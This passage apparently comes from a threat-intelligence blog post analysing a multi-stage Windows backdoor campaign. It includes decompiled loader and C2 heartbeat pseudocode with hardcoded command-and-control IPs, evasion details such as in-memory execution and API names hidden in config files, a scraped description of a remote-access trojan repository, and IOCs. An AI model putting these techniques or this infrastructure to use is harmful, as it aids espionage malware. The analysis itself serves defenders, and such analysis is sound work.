

`C:\Program Files (x86)\WindowsPowerShell\Update` and creates some files in the same directory.

→ Using the same technique it reads `Settings` key and it's corresponding value from the `TaskServer.ini` which contains some placeholder variables having windows API calls such as `VirtualAlloc`, `ExitProcess` as it's values and allocates memory using `VirtualAlloc`.

```
lstrcatA(v45, v34);
*(_QWORD *)ReturnedString = 0LL;
v37 = 0LL;
v38 = 0;
GetPrivateProfileStringA("Settings", "b", &Default, ReturnedString, 0x14u, String1);
LibraryA = LoadLibraryA(ReturnedString);
CreateFileA = (HANDLE (__stdcall *) (LPCSTR, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE))GetProcAddress(LibraryA, "CreateFileA");
v13.QuadPart = 0LL;
v14 = (void *)((__int64 (__fastcall) (CHAR *, __int64, __int64, _QWORD, int, int, _QWORD))CreateFileA)(
    v45,
    0x80000000LL,
    1LL,
    0LL,
    3,
    128,
    0LL);
v15 = v14;
if (v14 == (void *)-1LL)
    return -1;
if ( !GetFileSizeEx(v14, &FileSize) )
{
    CloseHandle(v15);
    return -1;
}
v17 = FileSize;
*(_QWORD *)ProcName = 0LL;
v40 = 0LL;
v41 = 0;
GetPrivateProfileStringA("Settings", "c", &Default, ProcName, 0x14u, String1);
v18 = LoadLibraryA(ReturnedString);
ProcAddress = GetProcAddress(v18, ProcName);
v20 = (void *) (void) (__fastcall) (__QWORD, _QWORD, _QWORD, _QWORD) ProcAddress)(
    0LL,
    (LARGE_INTEGER)v17.QuadPart,
    12288LL,
    64LL);
if ( !v20 )
    return -1;
v21 = LoadLibraryA(ReturnedString);
```



→ It reads the contents of the `msgDb.dat` file and allocates memory accordingly to it's size. The contents are decoded similarly using the technique that was used earlier.



→ We can extract the shellcode using the memory dump, follow memory map and dump the shellcode.bin file on disk.

```
{
v36 = 0;
v37 = 0;
while ( v35[v36] )
{
if ( v35[v36] == 92 )
v37 = v36;
++v36;
}
if ( v37 > 0 )
{
v59 = 30;
v60 = 0;
sub_FF1(a1, a2, (unsigned int)v38, (unsigned int)&v58, (unsigned int)&v60, (unsigned int)&v59, v28, v32);
for ( i = v37 + 1; ; ++i )
{
v23 = sub_1119(a1, a2, (unsigned int)v35, (unsigned int)&v61, v21, v22, v29, v33);
if ( i >= v23 )
break;
v38[i - v37 - 1] = v35[i];
}
strcpy(v40, "LINE.exe");
strcpy(v41, "TaskServer.exe");
if ( ! (unsigned int)sub_1213(a1, a2, (unsigned int)v38, (unsigned int)&v62, (unsigned int)v40, v22, v29, v33)
|| ! (unsigned int)sub_1316(a1, a2, (unsigned int)v38, (unsigned int)&v63, (unsigned int)v41, v20, v28, v32) )
{
v34 = 1;
}
}
}
strcpy(v42, "107.149.253.103");
strcpy(v43, "206.238.221.244");
v24 = &a206238221244[16];
LOWORD(v18) = 10086;
```

```
sub_18843(a1, a2, (unsigned int)"Begin Start Heart Beat Thread ...", (unsigned int)&v35, a5, a6);
v29 = 0;
do
{
if ( (unsigned __int8)sub_18930(a1, a2, v6, 30, v7, v8, v21) )
{
if ( !v29 && (unsigned int)sub_18D19(a1, a2, v9, a4, v10, v11) )
{
v30 = 19;
sub_18D67(a1, a2, (unsigned int)&v30, a4, 4, v11, v22, v26, v28);
v29 = 1;
}
}
else if ( v29 && (unsigned int)sub_18D19(a1, a2, v9, a4, v10, v11) )
{
v31 = 20;
sub_18D67(a1, a2, (unsigned int)&v31, a4, 4, v11, v22, v26, v28);
v29 = 0;
}
v32 = sub_1C225(a1, a2, v9, (unsigned int)&v36, v10, v11, v22);
v33 = v32;
if ( v32 >= 0x2BF20 && a4 )
{
if ( (unsigned int)sub_18D19(a1, a2, v12, a4, v13, v14) )
{
v34 = 18;
sub_18D67(a1, a2, (unsigned int)&v34, a4, 4, v14, v23, v26, v28);
sub_1C339(
a1,
a2,
(unsigned int)"Heartbeat packet sent successfully ...\\n",
(unsigned int)&v37,
v15,
v16,
v24,
v27);
qword_53A6 = sub_1C433(a1, a2, v17, (unsigned int)&v38, v18, v19, v25);
}
}
}
}
```

→ The malware connects to the remote server with the hardcoded IP and maintains the communication status by sending a heartbeat packets to the remote server every 1 minute.

Conclusion

→ The *Operation Holding Hands* campaign showcases a sophisticated multi-stage infection chain. From leveraging a **stolen digital certificate** to delivering **modular payloads**, the entire setup is crafted to bypass conventional detection mechanisms. The fact that the payload is **decrypted at runtime** adds an extra layer of friction for any form of static analysis.

What makes this more elusive is the way the decrypted payload is **executed directly in memory** using `VirtualAlloc`, leaving minimal forensic artifacts behind. Combined with **API name obfuscation via config files**, **COM-based unzipping**, and fallback to `ShellExecuteExA` **for privilege escalation etc.**

→ One of the IP associated with the C2 servers has many files referring to it and upon further hunting we find the sample is maybe associated with Winos 4.0 which mainly targets Taiwan. In one of the samples we find that it's targetting Japan as well with the regional language checking through registry keys. The Wt

6 / 94
Community Score

6/94 security vendors flagged this IP address as malicious

206.238.221.244 (206.238.220.0/23)
AS 399077 (TERAEXCH)

SG Last Analysis Date 3 days ago

REANALYZE SIMILAR MORE

DETECTION DETAILS RELATIONS COMMUNITY 1

Communicating Files (6)

Scanned	Detections	Type	Name
2025-04-15	31 / 68	ZIP	涉稅企業.zip
2025-05-22	37 / 65	ZIP	...m=..zip (copy)
2025-04-04	28 / 64	PDF	涉稅企業.pdf
2025-02-13	0 / 63	PDF	675be538ea999550cca8f77ee53a67625b5d0ada6dfadbf351fdfdf4c97b41f0
2025-06-06	36 / 72	Win32 EXE	HMSUpdate.exe
2025-02-07	3 / 65	ZIP	Utility.dll

Files Referring (5)

Scanned	Detections	Type	Name
2025-06-06	36 / 72	Win32 EXE	HMSUpdate.exe
2025-05-22	37 / 65	ZIP	...m=..zip (copy)
2025-04-15	31 / 68	ZIP	涉稅企業.zip
2025-03-16	4 / 67	ZIP	7375ee5fb202ed27699e1e816e29f34afcc976cd6cd54806d349b40fd8d1b3
2025-04-04	28 / 64	PDF	涉稅企業.pdf

yuanyuanxiang / HoldingHands (Public)

Sponsor Notifications Fork 8 Star

Code Issues Pull requests Actions Projects Security Insights

master 1 Branch 0 Tags

Go to file Code

About

This is free remote access trojan: This project interface is in English, and it implements remote desktop, camera monitoring, voice monitoring, file management, chat, proxy, keyboard logging and process management. The remote desktop module is based on DXGI and H264, the screen display is very smooth, and you can switch monitors, adjust resolutions and perform remote control. The project code is limited to learning and communication purposes.

Commit	Message	Time
28dd3b3	last month	5 Commits
Client	Move JSON parse and read code to configuration.h	last month
Releases	HoldingHands: Initial commit	3 months ago
Server	Fix configuration changes not taking effect	last month
assets	HoldingHands: Initial commit	3 months ago
common	Move JSON parse and read code to configuration.h	last month
gitignore	HoldingHands: Initial commit	3 months ago
ALL.sln	Clear unused files and remove the dependent of 网络钩子.d11	last month
readme.md	HoldingHands: Initial commit	3 months ago
whats_this.md	Clear unused files and remove the dependent of 网络钩子.d11	last month

Readme Activity 16 stars 1 watching 8 forks

→ We also find a Remote Access tool with the same name we found in the PDB. There's also a chinese version of this same tool. The observation that " HoldingHands " might function as a backdoor aligns with the characteristics of Chinese cybercrime, a categorization further supported by the malware's certificate and the C2 being associated with Winos 4.0. This is likely a work of a Chinese Threat Actor.

→ Winos 4.0 is a memory-resident backdoor framework used in recent Chinese-language espionage campaigns. Multiple security firms have tied Winos 4.0 to a China-linked APT sometimes called "Silver Fox". In an article from [Rapid7](#) this has been confirmed and we found many more places that tied Winos to the Silver Fox group.

In previous incidents, Winos 4.0 has been linked to the Silver Fox APT group operation known for distributing malware like ValleyRAT via trojanized utilities and vulnerability exploitation. Notably, similar TTPs were observed in the CleverSoar campaign described by Rapid7 in November 2024 which also delivered Winos4.0 and checked system locale settings for Chinese or Vietnamese—suggesting targeting based on regional language.

IOCs



1	給与制度改定のお知らせ.exe
2	78dc343fe6f5d3140c9624c889148ec0
3	Dropped from
4	hxtps[://jppjp[.]vip/index[.]html
5	154[.]205[.]139[.]223
6	38[.]54[.]107[.]103
7	38[.]54[.]50[.]212
8	
9	244.exe
10	0b6318af44ad2e434d7cfce95e8eeba2357c226355478a6cfdbe464d9e5e467
11	206[.]238.221[.]244
12	107[.]149.253[.]183
13	

Thanks for reading this analysis! ❤️

Feel free to connect with me on:

Discord: [somedieyoungzz](#)

Twitter: [@IdaNotPro](#)